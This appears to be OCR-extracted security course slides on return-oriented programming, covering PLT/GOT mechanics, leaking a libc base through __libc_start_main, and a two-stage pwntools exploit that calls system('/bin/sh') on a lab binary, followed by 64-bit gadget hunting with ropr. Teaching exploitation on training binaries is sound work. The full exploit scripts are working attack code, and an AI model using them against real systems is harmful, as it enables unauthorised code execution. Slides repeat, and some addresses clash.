
	Stack
	["/bin/sh"]
	[4]
esp	**[system]**
	[1000]
ebp	**[1000]**
	[pop pop ret]
	vuln's return address **[setregid]**

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Final payload



ROP: Leak & exploit by example

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

ROP: Leak & exploit by example

```
[*] '/home/vagrant/vuln'
    Arch:      i386-32-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x8048000)
```

Our attack scenario

Our attack scenario

1. Leak libc address
2. system(“/bin/sh”)

- Q: How to leak libc address?
    - A: Use Global Offset Table (GOT) because GOT stores a libc address!

GOT (Global Offset Table)

- Procedure Linkage Table (PLT)
  - Stubs used to load dynamically linked functions

```
0x080484f3 <+77>:     push   0x80485a0
0x080484f8 <+82>:     call   0x8048360 <puts@plt>
```

```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:        jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:      push   0x10
   0x804836b <puts@plt+11>:     jmp    0x8048330
```

GOT (Global Offset Table)

- PLT stub calls a function in its GOT entry

```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ◂— 0x1068
```

```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:       jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:     push   0x10
   0x804836b <puts@plt+11>:    jmp    0x8048330
```

GOT (Global Offset Table)

```
0x8048330:    push    DWORD PTR ds:0x804a004
0x8048336:    jmp     DWORD PTR ds:0x804a008
```

```
pwndbg> x/x 0x804a004
0x804a004:      0xf7ffd940
pwndbg> x/x 0x804a008
0x804a008:      0xf7feadd0
pwndbg> x/i 0xf7feadd0
   0xf7feadd0 <_dl_runtime_resolve>:    push   eax
```

struct link_map*: A data structure for shared objects

_dl_runtime_resolve(link_map*, offset): Lazily loads a function address based on offset

GOT (Global Offset Table)

```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:       jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:     push   0x10
   0x804836b <puts@plt+11>:    jmp    0x8048330
```

- __dl_runtime_resolve
  1. According to offset, get a function name in an ELF binary (e.g., puts)
  2. Based on the function name, get its address
  3. Update GOT with the address and call the function
  - This mechanism also can be used in attack: return_to_dl attack

GOT (Global Offset Table)

```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ◂— 0x1068
```

No more lookup again!

```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0xf7e24ca0 (puts) ◂— push   ebp
```

Can I use any GOT address?

[exit@got]
[????]
`vuln`'s return address **[puts]**

Can I use any GOT address?

[exit@got]

[????]

vuln's return address **[puts]**

```
0x0804853c <+43>:
      call    0x8048390 <exit@plt>
(gdb) x/i 0x8048390
   0x8048390 :    jmp     *0x804a018
(gdb) x/x 0x804a018
   0x804a018:      0x08048396
```

Can I use any GOT address?

[exit@got]
[????]
`vuln`'s return address **[puts]**

```
0x0804853c <+43>:
     call   0x8048390 <exit@plt>
(gdb) x/i 0x8048390
   0x8048390 :   jmp    *0x804a018
(gdb) x/x 0x804a018
   0x804a018:      0x08048396
```

It looks like binary address, not libc!

Can I use any GOT address?

[exit@got]
[????]
`vuln`'s return address **[puts]**

```
0x0804853c <+43>:
      call   0x8048390 <exit@plt>
(gdb) x/i 0x8048390
   0x8048390 :   jmp    *0x804a018
(gdb) x/x 0x804a018
   0x804a018:     0x08048396
```

It looks like binary address, not libc!

Universal GOT for leak: __libc_start_main

[__libc_start_main@got]
[????]
`vuln`'s return address **[puts]**

Universal GOT for leak: __libc_start_main

[__libc_start_main@got]
[????]
vuln's return address **[puts]**

```
0x080483ed <+45>:    call   0x80483a0
<__libc_start_main@plt>

(gdb) x/i  0x80483a0
   0x8048390 :    jmp     *0x804a01c
(gdb) x/x  0x804a01c
   0x804a018:       0xf7df1e30
```

This is libc address!

Universal GOT for leak: __libc_start_main

[__libc_start_main@got]
[????]
vuln's return address **[puts]**

```
0x080483ed <+45>:     call   0x80483a0
<__libc_start_main@plt>

(gdb) x/i  0x80483a0
   0x8048390 :    jmp     *0x804a01c
(gdb) x/x  0x804a01c
   0x804a018:         0xf7df1e30
```

This is libc address!

Universal GOT for leak: __libc_start_main

[__libc_start_main@got]
[????]
vuln's return address **[puts]**

```
0x080483ed <+45>:     call   0x80483a0
<__libc_start_main@plt>

(gdb) x/i  0x80483a0
   0x8048390 :    jmp     *0x804a01c
(gdb) x/x  0x804a01c
   0x804a018:        0xf7df1e30
```

This is libc address!

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                    + p32(e.symbols['puts'])
                    + p32(0)
                    + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```


```
$ python exploit.py
[+] Starting local process './vuln': pid 18665
[*] '/home/vagrant/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0xf7e11000
```

Then, let's call system!

[__libc_start_main@got]
[system]
`vuln`'s return address **[puts]**

Then, let's call system!

[__libc_start_main@got]
[system]
vuln's return address [puts]



Then, let's call system!

[__libc_start_main@got]
[system]
vuln's return address [puts]

Wait! I don't know system address when I send this payload!

Back to the main!

[__libc_start_main@got]
[main]
vuln's return address [puts]

Back to the main!

[__libc_start_main@got]
[main]
vuln's return address **[puts]**

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

Back to the main!


[__libc_start_main@got]
[main]
vuln's return address [puts]

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

Re-trigger the vulnerability!

Back to the main!



```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                + p32(e.symbols['puts'])
                + p32(e.symbols['main']) # CHANGED
                + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = (b"A"*0x28 + b"BBBB"
                + p32(libc.symbols['system'])
                + p32(0)
                + p32(next(libc.search(b'/bin/sh'))))
p.send(payload)
p.interactive()
```

- ```
$ python exploit.py
[+] Starting local process './vuln': pid 18842
[*] '/home/vagrant/vuln'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x8048000)
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch: i386-32-little
    RELRO: Partial RELRO
    Stack: Canary found
    NX: NX enabled
    PIE: PIE enabled
LIBC_BASE: 0xf7e11000
[*] Switching to interactive mode
Welcome!
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```

```

ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop     rdi
ret
```

ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop     rdi
ret
```

```
$ objdump -dj .text ./hello|grep "pop    %rdi"
$
```

No such instruction exists!

ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop     rdi
ret
```

No such instruction exists!

```
$ objdump -dj .text ./hello|grep "pop    %rdi"
$
```


ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop     rdi
ret
```

```
$ objdump -dj .text ./hello|grep "pop     %rdi"
$
```

No such instruction exists!



Gadgets by breaking instructions

```
0x400d82 :    pop    r15
0x400d84 :    ret
```

Gadgets by breaking instructions

- At the end of __libc_csu_init(), we have following instructions

```
0x400d82 :    pop    r15
0x400d84 :    ret
```

- If we use an address in the middle, we will get

Gadgets by breaking instructions

- At the end of __libc_csu_init(), we have following instructions

```
0x400d82 :    pop    r15
0x400d84 :    ret
```

- If we use an address in the middle, we will get

```
0x400d83 :     pop    rdi
0x400d84 :     ret
```

Get more gadgets using ropr

- In our server, we installed a tool called ropper
  - https://github.com/Ben-Lichtman/ropr

Get more gadgets using ropr

- In our server, we installed a tool called ropper
  - https://github.com/Ben-Lichtman/ropr


```
$ ropr /usr/lib/libc.so.6 -m 2 -j -s -R "^mov eax, ...;"
0x000353e7: mov eax, eax; ret;
0x000788c8: mov eax, ecx; ret;
0x00052252: mov eax, edi; ret;
0x0003ae43: mov eax, edx; ret;
0x000353e6: mov eax, r8d; ret;
0x000788c7: mov eax, r9d; ret;
```

64bit ROP using “pop rdi; ret”

